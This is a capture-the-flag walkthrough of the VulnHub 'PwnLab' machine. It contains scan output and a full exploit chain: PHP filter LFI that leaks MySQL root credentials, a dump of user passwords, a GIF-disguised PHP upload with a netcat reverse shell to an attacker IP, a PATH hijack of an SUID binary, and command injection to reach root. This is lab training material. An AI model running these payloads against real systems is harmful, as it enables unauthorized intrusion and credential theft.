USING BURP BASE64 TECNIQUE TO GET MYSQL CREDS

USING MYSQL TO GET CREDS

PHP REVERSE SHELL (MAGIC BYTES AND CHANGE COOKIE)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.10 ((Debian))

|_http-server-header: Apache/2.4.10 (Debian)

|_http-title: PwnLab Intranet Image Hosting

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100024 1 36259/udp status

| 100024 1 39719/tcp status

| 100024 1 54436/tcp6 status

|_ 100024 1 54913/udp6 status

3306/tcp open mysql MySQL 5.5.47-0+deb8u1

| mysql-info:

| Protocol: 10

| Version: 5.5.47-0+deb8u1

| Thread ID: 39

| Capabilities flags: 63487

| Some Capabilities: InteractiveClient, FoundRows, IgnoreSigpipes, SupportsLoadDataLocal, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, Speaks41ProtocolOld, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, Support41Auth, DontAllowDatabaseTableColumn, ODBCClient, SupportsCompression, LongPassword, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins

| Status: Autocommit

| Salt: |fhZfu7Rtse"vM[ehZi$

|_ Auth Plugin Name: mysql_native_password

root@kali:/home/kali/Desktop/vulnhub/pwnlab# nikto -h pwnlab

- Nikto v2.1.6

+ Target IP: 10.10.10.18

+ Target Hostname: pwnlab

+ Target Port: 80

+ Start Time: 2020-06-10 11:04:58 (GMT-4)

+ Server: Apache/2.4.10 (Debian)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".

+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ Cookie PHPSESSID created without the httponly flag

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.


+ 7681 requests: 0 error(s) and 11 item(s) reported on remote host

+ End Time: 2020-06-10 11:06:12 (GMT-4) (74 seconds)

curl -v -X OPTIONS http://10.10.10.18/upload/

USING BURP

GET /?page=php://filter/convert.base64-encode/resource=config HTTP/1.1



PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9lOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8

<?php

$server = "localhost";

$username = "root";

$password = "H4u%QJ_H99";

$database = "Users";

?

root@kali:/home/kali/Desktop/vulnhub/pwnlab# mysql -h pwnlab -u root -p

Enter password:

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MySQL connection id is 53

Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;

+--------------------+

| Database |

+--------------------+

| information_schema |

| Users |

+--------------------+

2 rows in set (0.001 sec)

MySQL [(none)]> use Users;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

MySQL [Users]> show tables;

+-----------------+

| Tables_in_Users |

+-----------------+

| users |

+-----------------+

1 row in set (0.001 sec)

MySQL [Users]> select * from users;

+------+------------------+

| user | pass |

+------+------------------+

| kent | Sld6WHVCSkpOeQ== |

| mike | U0lmZHNURW42SQ== |

| kane | aVN2NVltMkdSbw== |

+------+------------------+

3 rows in set (0.001 sec)

Kent:JWzXuBJJNy

Mike:SIfdsTEn6I

Kane: iSv5Ym2GRo

BURP

Set cookie to lang=../../../../etc/passwd to verify lfi

Then reverse shell

GIF89;

<?php

system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.20 8082 >/tmp/f");

?>

Set cookie to Cookie: lang=../upload/c91a703ee9be1019794f2dfe58855fbe.png

REVERSE SHELL GAINED!!!!!!!!!!

SWITCH TO KANE

kane@pwnlab:~$ ls -la

total 28

drwxr-x--- 2 kane kane 4096 Mar 17 2016 .

drwxr-xr-x 6 root root 4096 Mar 17 2016 ..

-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout

-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc

-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike

-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile

kane@pwnlab:~$ ./msgmike

cat: /home/mike/msg.txt: No such file or directory

kane@pwnlab:~$ cd /tmp/

kane@pwnlab:/tmp$ echo /bin/bash > cat

kane@pwnlab:/tmp$ chmod 777 cat

kane@pwnlab:/tmp$ export PATH=/tmp:$PATH

kane@pwnlab:/tmp$ cd /home/kane/

kane@pwnlab:~$ ./msgmike

mike@pwnlab:~$ id

uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)

mike@pwnlab:/home/mike$ ./msg2root

Message for root: hello && /bin/sh

hello

id

uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)

whoami

root